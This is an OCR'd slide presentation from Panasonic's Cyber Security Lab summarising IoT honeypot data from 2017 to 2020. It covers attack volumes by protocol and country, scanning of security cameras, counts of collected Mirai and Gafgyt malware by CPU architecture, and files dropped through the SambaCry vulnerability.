
Coming Soon

Risk analysis for products in development

- Categorize attack against product in development with standard framework (e.g. MITRE ATT&CK)
- Analyze targeted vulnerabilities to assess countermeasures for products
- Product specific characteristics
  - ➢ Vulnerability
  - ➢ Impact

Accomplishments – November 2017 – Jun 2020

IoT Threat Collection	
Attacks Collected	603,589,498
Malware Collected	56,426
IoT Malware Collected	12,634
Home electronics with malicious files placed※	2 types



※The home appliance was not infected and there were no damages

IoT Threat Analysis (Malaware Analysis)

Of the top 10 destination IP addresses, besides DNS (8.8.8.8), all are malware distribution sites (malicious sites)

Top 3 destination countries are USA, China, Japan
(Followed by Germany, England, S. Korea, S. Africa, Brazil , France, Egypt.)


About me

- 張智翔
- Jimmy
- Panasonic Cyber Security Lab
- Past experience in software / system development
- Joined Panasonic in 2018 and involved in IoT security

Analysis example of Collected Threat Information


Attack trend

- Peak in Dec 2019
- Peak in June 2020
- Total attack number decreasing since Feb, 2020



Top 10 Attacked Protocols

- Peak in Dec 2019
  - Remote attacks against Microsoft SQL, targeting servers with weak password
- Peak in June 2020
  - UPnP vulnerability “Call Stranger” was disclosed



Top 5 Attacked Protocols

2020/4

Protocol	Count
mssqld	11,119,273
telnet	3,023,963
upnpd	2,126,249
ssh	1,196,081
smbd	1,137,627


Attack Originated Country	Attack Count
TW	2,694,133
CN	1,813,154
VN	1,051,042

2020/5

Protocol	Count
telnet	4,111,874
ssh	1,715,309
upnpd	1,629,507
smbd	1,062,873
SipSession	661,945

Attack Originated Country	Attack Count
CN	879,652
US	305,999
KR	222,028

2020/6




Protocol	Count
upnpd	8,703,905
telnet	4,031,680
smbd	1,921,326
ssh	1,908,221
SipSession	321,841

Attack Originated Country	Attack Count
CN	5,314,983
US	1,536,532
HK	865,341

- Attacks to MSSQL dropped in May
- Attacks to UPnP from China and US soared in June.
- telnet, ssh, UPnP are targets constantly in the Top5

Top 10 Attack Sources by Country

- Peak in Dec 2019
  - Attack Source by Country: China and Taiwan
- Peak in June 2020
  - Attack Source by Country: China and the USA



Top 5 Attack Sources by Country

- China is constantly Top1 since this April.
- Observed many attacks against 1900 (UPnP), 1433 (MSSQL).


2020/4

Country	Count
CN	4,809,573
TW	2,603,277
US	1,596,915
RU	1,279,199
VN	1,060,771

2020/5

Country	Count
CN	4,941,383
US	2,227,674
NL	1,746,995
RU	1,394,587
TW	319,014


2020/6



Country	Count
CN	7,248,996
US	3,832,108
NL	1,416,754
RU	1,370,676
CA	940,250


Attack trends against Home IoT Appliances

- Devices being attacked have ports open such as Web, UPnP, SMB, etc.



Attacks against security cameras


- Top 2 China, the USA
- Almost all attacks are against 1900 (UPnP), 80 (http)
- Observed a lot of “M-SEARCH” messages. Probably:
  - Search for vulnerable devices to use in SSDP reflection attacks



Dst port	Attack Count
1900	235,611
80	10,191
161	1,583
554	170
8181	157
21	111
49152	30
5000	26
5001	12
8080	2

Trends in Collected IoT Malware


- 66% Known malware ; 34 % Unknown malware (using VirusTotal)
- Between a couple to 150-170 samples collected daily
- No direct correlation between number of attacks and number of collected malware samples
  - Likely due to most attack attempts being scans



Analysis of Collected Malware

Collected Malware

Architecture	Known	Unknown	Total
armel	**5097**	**1791**	**6888**
i386	13840	5701	19541
mips	**3264**	**1031**	**4295**
aarch64	**18**	**6**	**24**
amd64	3661	1056	4717
ppc	**1430**	**540**	**1970**
sh4	**1378**	**534**	**1912**
sparc	0	0	0
unknown	3357	7089	10446



- Most Linux based malware target PC/Servers (i386 and amd64)

- 30% of total attacks against IoT architecture
- ARM and MIPS are the main targets for IoT malware

- Most IoT malware collected are gafgyt and mirai family

Panasonic PSIRT

Panasonic Cyber Security Lab

Attacked Home IoT Appliances -Suspicious Files-

- Malware was placed in a shared folder that did not have any authentication

・5 malware samples placed


Observed on June, 2018

・CVE-2017-7494(SambaCry - Attack was not successful)

File name	Architecture
vCNkiniA.so	ELF 64-bit LSB shared object, MIPS, MIPS64 rel2 version 1 (SYSV), dynamically linked, BuildID[sha1]=97c1329aa61c3dd85abf77c9885aee0634384b12, not stripped
exYAHKBG.so	ELF 64-bit MSB shared object, 64-bit PowerPC or cisco 7500, version 1 (SYSV), dynamically linked, BuildID[sha1]=599603d2887027ef23cd3230aa9b94218ae20917, not stripped
CdpBQtZz.so	ELF 64-bit MSB shared object, 64-bit PowerPC or cisco 7500, version 1 (SYSV), dynamically linked, BuildID[sha1]=599603d2887027ef23cd3230aa9b94218ae20917, not stripped
